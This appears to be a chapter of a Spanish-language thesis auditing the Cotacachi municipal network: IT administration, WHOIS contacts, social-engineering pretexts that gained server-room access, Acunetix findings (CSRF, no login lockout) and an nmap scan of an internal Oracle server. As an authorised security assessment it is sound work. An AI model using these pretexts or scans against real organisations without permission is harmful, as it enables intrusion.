2.3 ADMINISTRACIÓN DEL SISTEMA DE RED

2.3.1 GESTIÓN DEL SOFTWARE

La instalación del software para computadoras se realiza de forma manual en el departamento de informática; Para cada máquina se instala el software necesario para que el funcionario desempeñe sus actividades de una forma eficiente; El personal de informática no lleva un inventario sobre los paquetes o aplicaciones que se instalan en las computadoras.

2.3.2 GESTIÓN HARDWARE

Los dispositivos son registrados manualmente por un analista del departamento de informática en un archivo de excel, cuando un dispositivo de la red como una computadora o impresora presenta deficiencia es trasladado al departamento de informática para ser chequeado, reparado o desechado, por lo general son reparados para luego trasladarlos a su antigua localidad o almacenarlos en la bodega de informática hasta que sean requeridos por la organización.

La compra de dispositivos se lleva a cabo luego de la petición del funcionario y la autorización del departamento financiero.

2.3.3 GESTIÓN DEL ANTIVIRUS

Actualmente se tiene una licencia otorgada para el municipio de Cotacachi por la empresa ESET; esta licencia ofrece para un total de 130 equipos, estas se distribuyen a

los terminales de los usuarios en cada estación de trabajo, donde se instala la versión cliente del software Eset Nod32; al momento se cuenta con 5 licencias disponibles.

2.3.4 ANALIZADOR DE LA RED

La red del GAD Municipal de Cotacachi es analizada a través de la aplicación Sarg esta genera estadísticas en formato html usando como datos los logs de Squid, de toda la navegación realizada a través del proxy en un intervalo de tiempo; en esta se observan observar actividades como a que páginas accedieron los usuarios de distintas IPS, que tiempo han estado en sesión, etc.; más no la operación misma de la red.

2.3.5 ADMINISTRACIÓN DEL DEPARTAMENTO INFORMÁTICO

El personal encargado de la administración del departamento informático son los funcionarios de la mencionada dependencia, no existen funciones adecuadamente delegadas; su responsabilidad es mantener la tecnología de la información debidamente operando, si fuera necesario deberá comunicarse con los proveedores de los sistemas adquiridos para recibir el soporte necesario además, de diseñar implantar y desarrollara sistemas informáticos computarizados necesarios para lograr eficiencia y economía en las actividades desarrolladas por los diferentes departamentos.

2.4 RESPONSABILIDAD DE LOS FUNCIONARIOS DEL DEPARTAMENTO DE INFORMÁTICA

El Departamento de Informática está conformada por el Jefe de informática, jefe de conectividad, y dos analistas de informática; las responsabilidades asignadas a cada funcionario, están de la siguiente manera: los analistas informáticos realizan el mantenimiento de software, mantenimiento de hardware, soporte al usuario, administración de cuentas de usuarios, inventarios, etc. Los jefes de informática por lo general se encargan de la parte administrativa, desarrollo de aplicaciones, etc.

2.4.1 PLANES DE SISTEMAS

Parte del Plan Estratégico del GAD municipal de Santa Ana de Cotacachi es parte del Plan estratégico de Informática. El cronograma de ejecución es de enero del 2013 a diciembre del 2013 y consta con la siguiente planificación:

- Renovación de parte del equipo informático y telecomunicaciones
- Compra de tarjetas para el chasis del servidor blade.
- Migrar algunos servidores hacia el nuevo servidor blade.

2.4.2 INSTALADORES

La mayoría de los instaladores utilizados en la Institución se encuentran en CD's originales almacenados en un armario del departamento de informática. Los instaladores de uso más frecuente como versiones de windows, pdfs, softwares de impresoras y otras aplicaciones se ejecutan desde copias de los CD's originales, para evitar posibles daños o pérdidas de los medios originales. Generalmente si un instalador de alguna aplicación no existiera se procede a descargar del Internet.

2.4.3 MANTENIMIENTO

El GAD de la Municipalidad de Santa Ana de Cotacachi no posee ningún convenio con alguna empresa de equipos de comunicación, para que se realice un mantenimiento periódico; no se planifica un mantenimiento preventivo, cuando existe algún problema el personal de informática realizan el mantenimiento correctivo, es decir, dan una solución al problema que suscita en ese momento. Sin embargo si algún equipo aún está en el tiempo que cubra la garantía entonces es la empresa proveedora la que reparará el equipo dañado.

El departamento de Informática no cuenta con un stock de repuestos para realizar el mantenimiento adecuado de los servidores, equipos de comunicación y computadoras personales, esto significa, que cuando algún dispositivo deja de funcionar, es reemplazado por otro ya sea uno nuevo o uno de medio uso que cumpla las mismas funciones.

Cada vez que un usuario requiere el asesoramiento o ayuda se comunica telefónicamente con el departamento de informática, si es posible se soluciona el problema vía telefónica, caso contrario se acude al puesto de trabajo. Si el problema es grave entonces el equipo se lo lleva a informática para su respectivo chequeo.

2.4.4 LICENCIAS

Como se enunció anteriormente en el Departamento de Informática se encuentran las licencias de los programas instalados en las estaciones de trabajo y servidores como son:

- Windows en diferentes versiones.
- Microsoft Office en diferentes versiones.
- Softwares de diferentes impresoras.
- Entre otros.

También poseen aplicaciones propietarias y aplicaciones gratuitas que no requieren licenciamiento.

2.4.5 RESPALDO (BACK UP)

Los respaldos de la información de algunos servidores se los realiza mediante la instalación de un disco duro en forma de espejo, es decir que si por algún motivo el disco duro dejara de funcionar, entonces el segundo disco duro con igual información, automáticamente operaría en lugar del ese disco. Para la Base de Datos Oracle el respaldo se lo realiza a diario en DVDs, y se lo guarda en un lugar apropiado.

2.4.6 DOCUMENTACIÓN

El departamento de informática posee la siguiente documentación:

- Registro de la LAN.
- Registro del sistema de telefonía IP.
- Manuales de usuario de las aplicaciones desarrolladas en la Institución.
- Planos del cableado estructurado y el informe de certificación del mismo.
- Inventario de los host con su respectiva IP.
- Licencias del software.
- Manuales de impresoras, servidores, UPS, teléfonos IPs, etc.
- Manuales técnicos de software.

CAPÍTULO III

PRUEBAS DE VULNERABILIDAD

3.1 INTRODUCCIÓN

En este capítulo se describe las vulnerabilidades encontradas en la red de datos del Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi, para lo cual se ha utilizado el software Backtrack, y se ha tomado como base los preceptos de la metodología OSSTMMv2.1 estudiados en el ítem 1.3.2.

3.2 SEGURIDAD DE LA INFORMACIÓN

3.2.1 REVISIÓN DE LA INTELIGENCIA COMPETITIVA

La revisión de la inteligencia competitiva del GAD Municipal de Santa Ana de Cotacachi, detalla la infraestructura que se posee en el área de informática y la información intelectual de cada uno de las personas que son parte del soporte en el departamento de informática.

3.2.1.1 Base de Datos WHOIS

El nombre de dominio del GAD Municipal de Santa Ana de Cotacachi, “**cotacachi.gob.ec**” según <http://whois.domaintools.com>, se ha obtenido la siguiente información

Domain Information

Query: cotacachi.gob.ec

Created: 02 Jul 2010

Modified: 09 May 2012

Expires: 02 Jul 2014

Name Servers:

ns3.ecuahosting.net

ns4.ecuahosting.net

Registrar Information

Registrar Name: NIC.EC Registrar

Registrant:

Name: Alberto Anrango

Organisation: Municipio de Cotacachi

Address:

González Suárez y García Moreno
Cotacachi, Imbabura EC

Email Address:

alcaldia@cotacachi.gov.ec

Phone Number: 5936-915086

Fax Number: 5936-916029

Admin Contact:

Name: Heriberto Sanipatin

Organisation: Municipio de Cotacachi

Address:

González Suárez y García Moreno
Cotacachi, Imbabura EC

Email Address:

heri6@hotmail.com

Phone Number: 5936-915115

Fax Number: 5936-916029

Technical Contact:

Name: Heriberto Sanipatin

Organisation: Municipio de Cotacachi

Address:

González Suárez y García Moreno
Cotacachi, Imbabura EC

Email Address:

heri6ec@yahoo.com

Phone Number: 5936-915115

Fax Number: 5936-916029

Billing Contact:

Name: Patricio Gordillo

Organisation: Municipio de Cotacachi

Address:

González Suárez y García Moreno
Cotacachi, Imbabura EC

Email Address:

tesoreria@cotacachi.gov.ec

Phone Number: 5936-915115

Fax Number: 5936-916029

En donde se puede comprobar que el dominio se encuentra registrado, así como también la información de contacto.

3.2.1.2 Costo de TI de la infraestructura

De acuerdo a la información proporcionada por el personal del área de informática del GAD Municipal de Santa Ana de Cotacachi, se ha invertido en infraestructura un total de 74999 dólares americanos, mismo que se detallan en la Tabla 18.

Tabla 18. Inversión Hardware y Software GAD Municipal de Santa Ana de Cotacachi.

Cantidad	Descripción y/o nombre del equipo	Precio	Total
1	Central Telefonía IP incluido cableado estructurado	35260	35260
1	Switch Linksys SRW2024	630	630
2	Switch 3com SR4226T	280	560
1	Switch 2928 3CRBSG2893	150	150
1	Switch Cisco SR224	310	310
1	Advantek Networks	60	60
9	TP-LINK MC100CM	72	648
1	Switch ANS-2420G de Advantek Networks	150	150
1	Switch D-Lynk DES-1016A	72	72
2	Router D-link DIR 615	68	136
2	Radio Nanostation 2	120	240
3	Radio Nanostation 5	145	435
1	Servidor Mail	2650	2650
1	Servido de Base de datos	2850	2850
1	Servidor Web	1200	1200
1	Active Directory Servidor de antivirus	2650	2650
1	Firewall	4540	4540
1	Servidor Blade	22458	22458
TOTAL			74.999

3.2.1.3 Costo de soporte de la infraestructura

Se ha determinado el costo de soporte de la infraestructura basado en el requerimiento de los profesionales, que conforman el área del departamento de informática, este está comprendido por el Jefe del área, el asistente uno, y el asistente dos, el costo mensual por concepto de salarios es de 2.675 dólares americanos, y anualmente un valor de 32.100 dólares americanos, como se detalla en la Tabla 19, estos valores han sido cuantificados de acuerdo a la experiencia, el conocimiento y las habilidades que han demostrado los profesionales mencionados, como se detalla en la hoja de vida de cada uno, información que se puede verificar en el Anexo A

Tabla 19. Salarios del personal del área de informática

Cargo	Salario Mensual	Salario Anual
Jefe Área de Informática	1340	16080
Asistente 1	695	8340
Asistente 2	640	7680
2675		32100

Después de la evaluación del personal profesional y la evaluación de la infraestructura se puede concluir que el GAD Municipal de Santa Ana de Cotacachi está actualmente manejado profesionales de las TICs y cuenta con una con una infraestructura adecuada a los requerimientos que demandan las actividades diarias del Cantón Cotacachi.

3.3 SEGURIDAD DE PROCESOS

3.3.1 TESTEO DE SOLICITUD

Consiste en obtener privilegios de acceso a la organización y a sus activos desde una posición fraudulenta, haciendo uso de teléfono, chat, boletines, etc.

Desarrollo.

Se ha realizado una prueba ya conociendo datos del personal responsable del departamento de informática, como se muestra en la Figura 15; en la entrada al Gobierno Autónomo Descentralizado Municipal de Santa Ana de Cotacachi a un elemento de la Policía Municipal, que se encontraba custodiando la puerta principal debido a que la institución, no cuenta con un guardia que se dedique explícitamente a esta actividad, al

elemento policial se solicitó se permita el acceso al cuarto de equipos, como resultado se obtuvo una negativa, puesto que el personal que controla el ingreso desconoce el lugar de ubicación del cuarto de equipos, mas no así, por una política de seguridad establecida con anterioridad, pero se pudo obtener información sobre el personal que labora en la institución en el área de Informática, la información proporcionada se detalla a continuación:

- Nombre del personal encargado del área informática
- Horarios en los que laboran.
- De no encontrarse al personal, posibles hora de arribo a la institución.



Figura 15. Elemento de la Policía Municipal en la entrada de GAD Municipal de Santa Ana de Cotacachi.

Así también se trató de obtener información, mediante una llamada telefónica, obteniendo un resultado negativo puesto que la persona que contestó la llamada, se negó a facilitar información de contacto, sobre el responsable del área Informática, e indicó el único medio para facilitar la información solicitada, que es con un oficio dirigido al Alcalde del GAD Municipal de Santa Ana de Cotacachi, para que sea este quien autorice la divulgación de la información considerada de carácter confidencial.

Después de la evaluación del testeo de solicitud se puede concluir que el personal encargado de la seguridad no tiene cuidado en revelar información y que el personal profesional del departamento informático no reveló información que pueda comprometer la seguridad de la información.

3.3.2 TESTEO DE SUGERENCIA DIRIGIDA

El testeo de sugerencia dirigida consiste en la obtención de información mediante medios como chat, entrevistas, mail, etc. Desde una posición privilegiada fraudulenta.

Desarrollo

Se ha realizado, la prueba mediante la suplantación de identidad física, conociendo que el Ingeniero Jefe del Área Informática estaría ausente de las instalaciones del GAD Municipal de Santa Ana de Cotacachi, se ha enviado una persona, hasta las instalaciones del GAD, misma que se ha identificado como pariente del ingeniero misma que ha comentado al personal de seguridad de la entrada municipal, que ha sido enviada por el jefe del departamento de informática para que le faciliten información, el personal de seguridad desconociendo el tema le han permitido el acceso hasta el área de informática, pero el personal del área mencionada no le ha proporcionado el acceso del computador personal del Ingeniero Sanipatín como se puede observar en la Figura 16, puesto que por disposición del Jefe del área, el acceso de la información, y al cuarto de equipos donde se encuentran los servidores está restringida, y nadie más que el personal autorizado puede acceder a la misma, el intento ha sido fallido, por este medio no se obtuvo información.




Figura 16. Personal del Área de Informática negando el acceso al cuarto de equipos.
Fuente. GAD Municipal de Santa Ana de Cotacachi

Después de la evaluación del testeo de sugerencia dirigida se concluye que el personal encargado del departamento de informática tiene el conocimiento adecuado para evitar que personas mal intencionadas puedan acceder a la información que se maneja en dicho departamento.

3.3.3 TESTEO DE LAS PERSONAS CONFIABLES

Consiste en usar la posición de confianza tales como las de un empleado, vendedor, socio o hija de un empleado para inducir a la revelación de la información concerniente a la organización.

Desarrollo

Para realizar el testeo, se ha solicitado a un familiar de un empleado del GAD Municipal de Santa Ana de Cotacachi, colabore con este proyecto, y que solicite información en el área de informática, sobre los servidores, indicando que es para un trabajo universitario, considerándole una persona confiable como se puede observar en la Figura 17, se le ha permitido el acceso al cuarto de equipos además, se le ha facilitado la siguiente información:

- Nombre de los servidores y el servicio que brinda
- Sistema operativo de cada servidor
- Número de usuarios en la red.
- Acceso al cuarto de equipos.

El personal que facilito la información, además proporcionó información como:

- Direcciones IP, tanto privadas como públicas que se maneja en el GAD
- Se permitió fotografiar el cuarto de equipos.




Figura 17. Acceso permitido al cuarto de equipos ha desconocido.
Fuente: GAD Municipal de Santa Ana de Cotacachi

Después de la evaluación del testeo a personas confiables se concluye que para revelar cualquier información referente a los equipos informáticos los cuales manejan información confidencial de los ciudadanos del cantón Cotacachi, es necesario tener un documento que autorice tal solicitud.

3.4 SEGURIDAD EN LAS TECNOLOGÍAS DE INTERNET

3.4.1 SONDEO DE RED

Se refiere a la recolección y evaluación de los datos del servidor web y el sistema de detección de intrusos.

3.4.1.1 Escaneo de vulnerabilidades de los sitios web

Se trató de ingresar a página web del Gobierno Autónomo descentralizado Municipal de Santa Ana de Cotacachi www.cotacachi.gob.ec, como administrador de la página, accediendo con éxito, pero no se pudo acceder al archivo en el cual se encuentran los logs o eventos, puesto que este es un servicio contratado a una empresa privada, la administración de la página se la realiza únicamente vía web, como se puede apreciar en la Figura 18 con ciertas limitaciones, el servidor web no se encuentra físicamente en la municipalidad.

Adicional, el área de informática administra y mantiene activo un servidor web que es utilizado para consultas de los valores pendientes de pago, se trató de ingresar al archivo que contiene los eventos, el servidor se encuentra físicamente en el cuarto de equipos de la municipalidad.




Figura 18. Panel de administración de la página web cotacachi.gob.ec.
Fuente: GAD Municipal de Santa Ana de Cotacachi

Se realizó un escaneo de vulnerabilidades a estos dos sitios Web con la herramienta Acunetix, Se eligió, éste software por que presenta las condiciones requeridas para un escaneo y es de reconocimiento mundial.

El software escanea las vulnerabilidades de los sitios web y presenta en tres niveles, alto, medio y bajo, al igual que el nivel de amenazas en tres, dos, y uno respectivamente, a continuación detalla las vulnerabilidades con su respectiva recomendación.

En la Figura 19 se muestran los resultados arrojados en el sitio Web www.cotacachi.gob.ec, una vez analizado con el software Acunetix




Figura 19. Alertas de las vulnerabilidades mostradas por el software Acunetix

El nivel de amenazas que muestra es de dos, además las alertas encontradas son consideradas de mediana vulnerabilidad, son tres ítems afectados con esta falencia llamada Cross-site request forgery que en español es falsificación de petición en sitios cruzados CSRF.

HTML form without CSRF protection

Severity	Medium
Type	Informational
Reported by module	Crawler

Description

This alert may be a false positive, manual confirmation is required.
 Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

Acunetix WVS found a HTML form with no apparent CSRF protection implemented. Consult details for more information about the affected HTML form.

Figura 20. Descripción de la vulnerabilidad falsificación de petición en sitios cruzados.

En el resultado del análisis indica que puede ser un falso positivo Figura 20. Esta vulnerabilidad consiste en introducir código malicioso para modificar el sitio Web a través de un usuario logueado con el fin de que sea aprovechada por el atacante, para obtener datos de otros usuarios de esta página.

Con respecto al Sitio Web www.cotacachienlinea.gob.ec el análisis de muestra una vulnerabilidades de nivel medio. Figura 21

Threat level

acunetix threat level

Level 2: Medium

Acunetix Threat Level 2

One or more medium-severity type vulnerabilities have been by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Alerts distribution

Total alerts found

!	High	0	
!	Medium	1	█
!	Low	0	
!	Informational	3	█

Figura 21. Alertas mostardas por Acunetix del sitio Web www.cotacachienlinea.gob.ec

La vulnerabilidad de nivel medio que arrojo el escaneo de Acunetix, es el Login page password-guessing attack que significa ataque de adivinación de contraseña en inicio de sesión. Figura 22

❗ Login page password-guessing attack	
Severity	Low
Type	Validation
Reported by module	Scripting (Html_Authentication_Audit.script)
Description	
<p>A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works.</p> <p>This login page doesn't have any protection against password-guessing attacks (brute force attacks). It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.</p>	

Figura 22. Vulnerabilidad: adivinación de contraseña en inicio de sesión

Esta vulnerabilidad consiste en que la página de inicio de sesión no tiene un límite de intentos de inicio de sesión, esto pone en riesgo al servidor web ya que podría ser el blanco perfecto para un ataque de fuerza bruta.

Después de realizar el análisis a los dos sitios Webs se concluye que en los sitios webs analizados tienen vulnerabilidades de grado medio pero que sin embargo deberían ser parchadas.

3.4.1.2 Sistema de detección de Intrusos

La municipalidad cuenta con sistema de detección de intrusos provisto a través del Firewall Endian, mismo que es administrado por el personal autorizado del área de Informática, al cual si se pudo acceder, obteniendo la información que se puede apreciar en la Figura 19.




Figura 23. Sistema de Detección de intrusos a través del firewall Endian.

Fuente: GAD Municipal de Santa Ana de Cotacachi

La información arrojada por la Figura 19 muestra supuestas detecciones de intrusos pero no es nada más que eventos realizados por el software Skype.

Después de la evaluación del sistema de detección de intrusos se concluye que el sistema funciona correctamente, la única observación es que emite muchos falsos positivos.

3.4.2 IDENTIFICACIÓN DE LOS SERVICIOS DE SISTEMAS

La identificación de los servicios de sistemas abarca el escaneo de puertos TCP, UDP de los sistemas, también verifica el tipo de sistema operativo de los sistemas que se analicen.


Para ello se ha empleado un mapeador de red, esta herramienta se llama Nmap, es un software gratuito que puede explorar rápidamente amplias gamas de dispositivos y que proporciona información valiosa acerca de los dispositivos de la red. A continuación se realiza el escaneo de los servidores de la red.

3.4.2.1 Escaneo de Puertos en Servidor de Base de Datos

Para determinar los puertos que se encuentran abiertos o a la escucha se ha utilizado a técnica de escaneo de puerto TCP/SYN, mediante el software de código abierto Backtrack y una de las herramientas que el software incluye NMAP, como se muestra en la Figura 20, se escaneo los puertos al servidor de base de daos Oracle. Los puertos se muestran en la Tabla 20.

Tabla 20. Puertos abiertos y cerrados de la Base de Datos Oracle

Puerto	Estado	Servicio
22	Open	ssh
139	Open	netbios-ssn
445	Open	microsoft-ds
1521	Open	oracle
544	Cerrado	kshell
631	Cerrado	lpp



```

root@bt:~# nmap -O 192.168.0.103
Starting Nmap 6.01 ( http://nmap.org ) at 2013-06-06 09:58 ECT
Nmap scan report for 192.168.0.103
Host is up (0.0045s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
544/tcp    closed kshell
631/tcp    closed lpp
1521/tcp   open  oracle
Device type: general purpose
Running (JUST GUESSING): Linux 2.6.X (91%)
OS CPE: cpe:/o:linux:kernel:2.6.18
Aggressive OS guesses: Linux 2.6.18 (CentOS 5, x86_64, SMP) (91%), Linux 2.6.18 (CentOS 5) (91%), Linux 2.6.9 - 2.6.27 (90%), Linux 2.6.9 - 2.6.18 (86%), Linux 2.6.18 (86%), Linux 2.6.9 (85%), Linux 2.6.15 - 2.6.30 (85%), Linux 2.6.22 - 2.6.36 (85%), Linux 2.6.8 - 2.6.27 (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.58 seconds

```

Figura 24. Escaneo de puertos Servidor de Base de datos

Al capturar el tráfico en el momento de realizar el escaneo se puede apreciar el envío del paquete SYN para saber si los puertos del servidor están en modo escucha, en el caso de que el puerto este abierto este responde con un paquete SYN/ACK, luego envía un paquete RST para terminar la conexión, como se indica en la Figura 21.

Nc	Severity	Group	Protocol	Summary
66	Chat	Sequence	TCP	Connection establish request (SYN): server port doceri-ctl
67	Chat	Sequence	TCP	Connection establish request (SYN): server port kerberos
68	Chat	Sequence	TCP	Connection establish request (SYN): server port ardu-mtrns
69	Chat	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port ssh
70	Chat	Sequence	TCP	Connection reset (RST)

Figura 25. Análisis de escaneo TCP SYN usando wireshark.

3.4.2.2 Escaneo de puertos en el servidor web

Se realizó el escaneo de puertos en el servidor web, con la IP 192.168.0.104 dando como resultado que los puertos que se encuentran abiertos son el puerto 22 comúnmente utilizado para acceder a máquinas remotas a través de una red, y el puerto 80 usado en cada transacción de la World Wide Web, como se indica en la Figura 22 y resumido en la Tabla 21.

